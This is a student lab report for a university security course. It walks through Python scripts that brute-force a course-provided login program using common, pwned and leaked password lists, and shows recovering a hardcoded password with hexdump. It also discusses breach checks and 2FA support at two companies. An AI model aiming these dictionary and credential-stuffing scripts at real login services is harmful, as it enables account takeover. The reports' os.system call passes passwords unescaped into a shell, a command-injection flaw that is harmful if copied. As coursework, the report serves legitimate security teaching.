

# CSE3140 — Lab 1

Mike Medved, Nithila Annadurai

September 8th, 2022

## 1 Deliverables

### 1.1 Part 1

There are two ways you can get the password for the first part.

- The first way is the intended way, you can get the password by brute forcing the Login.pyc binary with every password in the commonly used passwords file. We made a quick Python script to iterate through the file and accomplish this within a few tries. The source code is provided below for our script.

```
import subprocess
import sys
from time import time

start = time()
with open("../MostCommonPWs.txt") as f:
    for line in f:
        line = line.strip()
        if subprocess.call(["python3", "Login.pyc", "Adam", line]) == 0:
            print(f"Correct password is: {line}")
            print(f"Time taken: {str(time() - start)}s")
            sys.exit(0)
```

Running the above script quickly revealed the password as "12345678" with the following output:

```
$ python3 Break1.py
Start time: 1662754497.0349311
Incorrect Login!
Incorrect Login!
Incorrect Login!
Incorrect Login!
Success: correct userid and password!
Correct password is: 12345678
Time taken: 0.046373844146728516s
End time: 1662754497.0405295
```

- The second way, which I know is not the intended way, but I just wanted to point it out, is to use a hex editor such as *hexdump* in order to dump the strings of the binary according to the source code provided for the Login.pyc binary, the password occurs right after the username "Adam," so you can deduce which string is the password.

```
$ hexdump -C Login.pyc | grep -A 1 "Adam"
00000320  74 77 65 65 6e e9 02 00  00 00 5a 04 41 64 61 6d  |tween.....Z.Adam|
00000330  5a 08 31 32 33 34 35 36  37 38 72 09 00 00 00 29  |Z.12345678r....)|
```

## 1.2 Part 2

We modified our *Break1.py* script to again brute force the passwords for all usernames in the *gang.txt* file. Included below is the modified source code for *Break2.py*, which was used to get the passwords.

```
import subprocess
import sys
from time import time

start = time()
print(f"Start time: {start}")

pairs = []

with open("../gang.txt") as f:
    for name in f:
        name = name.strip()
        with open("../MostCommonPWs.txt") as f:
            for password in f:
                password = password.strip()
                if subprocess.call(["python3", "Login.pyc", name, password]) == 0:
                    pairs.append((name, password))
                    break

    with open("A2", "w") as f:
        for pair in pairs:
            f.write(f"{pair[0]},{pair[1]}")

print(f"Time taken: {str(time() - start)}s")
print(f"End time: {time()}")
```

Executing the above script revealed the passwords for three of the members, it's output is shown below. *Note:* The script displays the standard out of the Login.pyc binary, this output has been omitted for brevity.

```
$ python3 Break2.py
Start time: 1663443158.43135
Success: correct userid and password!
Success: correct userid and password!
Success: correct userid and password!
Adam,?
Al,?
Charles,?
Ted,?
Tom,?
Bonnie,123456
Clyde,?
Kevin,?
Andrew,?
Jack,?
Richard,?
Donald,?
Kim,?
Vlad,?
Benedict,?
Billy,12345
Anne,qwerty
John,?
End time: 1663443161.0922985
Time taken: 2.660959005355835s
```

## 1.3 Part 3

We modified our *Break2.py* script to again brute force the passwords for all undiscovered usernames in the *gang.txt* file. Included below is the modified source code for *Break3.py*, which was used to get the passwords.

```
import os
import sys
from time import time

start = time()
print(f"Start time: {start}")

found = []
users = []

with open("../Q2/A2") as f:
    for line in f:
        line = line.strip()
        found.append((line.split(",")[0], line.split(",")[1]))

with open("../gang.txt") as f:
    for line in f:
        line = line.strip()
        if line not in [x[0] for x in found]:
            users.append(line)

    with open("../PwnedPWs100k.txt") as f:
        i = 0
        for password in f:
            if len(users) == 0:
                break

            password = password.strip()
            for user in users:
                if os.system(f'python3 Login.pyc {user} "{password}" > /dev/null') == 0:
                    users.remove(user)
                    found.append((user, password))
            i += 1

if len(users) > 0:
    for user in users:
        found[user] = "?"

with open("A3", "w") as f:
    for user, password in found:
        print(f"{user},{password}")
        f.write(f"{user},{password}")

print(f"End time: {str(time())}")
print(f"Time taken: {str(time() - start)}s")
```

Executing the above script revealed the passwords for some members, and it's output is shown below.

```
$ python3 Break3.py
Start time: 1663434897.4392138
Adam,?
Al,?
Charles,?
Ted,?
Tom,?
Bonnie,123456
Clyde,?
Kevin,?
Andrew,?
Jack,?
Richard,?
Donald,?
Kim,?
Vlad,?
Benedict,?
Billy,12345
Anne,qwerty
John,?
End time: 1663435557.0922985
Time taken: 659.6530847549438s
```

## 1.4 Part 4

We modified our *Break3.py* script to again brute force the passwords for all usernames in the *gang.txt* file, but this time we used a leaked passwords file, *PwnedPWFile* to check against. Included below is the modified source code for *Break4.py*, which was used to get the passwords.

```
import subprocess
import sys
from time import time

start = time()
print(f"Start time: {start}")

pairs = {}

with open("../gang.txt", "r") as f:
    for member in f:
        pairs[member.strip()] = "?"

    with open("./PwnedPWfile") as f:
        for entry in f:
            _name, pw = entry.split(",")
            password = pw.strip()
            for member in list(filter(lambda x: pairs[x] == '?', pairs)):
                if 'successful' in str(subprocess.check_output(["python3", "Login.pyc", member, password])).lower():
                    print(f"Found {member}:{password}")
                    pairs[member] = password
                    continue

for (name, password) in pairs.items():
    print(f"{name},{password}")

print(f"End time: {str(time())}")
print(f"Time taken: {str(time() - start)}s")
```

Executing the above script revealed the passwords for some members, and it's output is shown below.

```
$ python3 Break4.py
Start time: 1663440740.2457314
Adam,?
Al,ePcsjmet
Charles,?
Ted,?
Tom,?
Bonnie,?
Clyde,?
Kevin,?
Andrew,vwQdf0dY
Jack,?
Richard,?
Donald,?
Kim,?
Vlad,XuanYqUE
Benedict,?
Billy,?
Anne,?
John,?
End time: 1663442564.7505186
Time taken: 1824.5047957897186s
```

## 1.5 Part 5


*Pending*

## 1.6 Part 6

*Pending*

## 1.7 Part 7

According to [haveibeenpwned](#), no breaches were detected for my UConn email. An image is attached below.



## 1.8 Part 8

*Pending*

## 1.9 Part 9

One major website that does not support 2FA is Aetna. I choose this example because Aetna is a major US insurance provider, and the fact that they do not have 2FA for their services, which handle HIPAA and highly sensitive data is very concerning. I have attached a screenshot below of the Aetna Accounts FAQ page, which never mentions 2FA, and additionally a website that tracks 2FA-compliance, [2fa.directory](#).




Figure 1: Aetna Accounts FAQ


Company	Docs	SMS	Phone Call	Email	Hardware token	Software token
 Aetna	Tell them to support 2FA	<a href="#">On Twitter</a>	<a href="#">On Facebook</a>			

Figure 2: 2fa.directory Listing

On the contrary, a website that does have support for 2FA is Bitwarden. Bitwarden is an open-source password manager which is self-hostable, is it is highly important that it supports 2FA since it handles and provides extremely sensitive data, being your passwords. I have attached a screenshot below of the Bitwarden 2FA preferences setup page, which shows that it supports 2FA, and additionally [2fa.directory](#) which shows what types of 2FA is allows.




Figure 3: Bitwarden Account Preferences

Company	Docs	SMS	Phone Call	Email	Hardware token	Software token
Bitwarden						

Figure 4: 2fa.directory Listing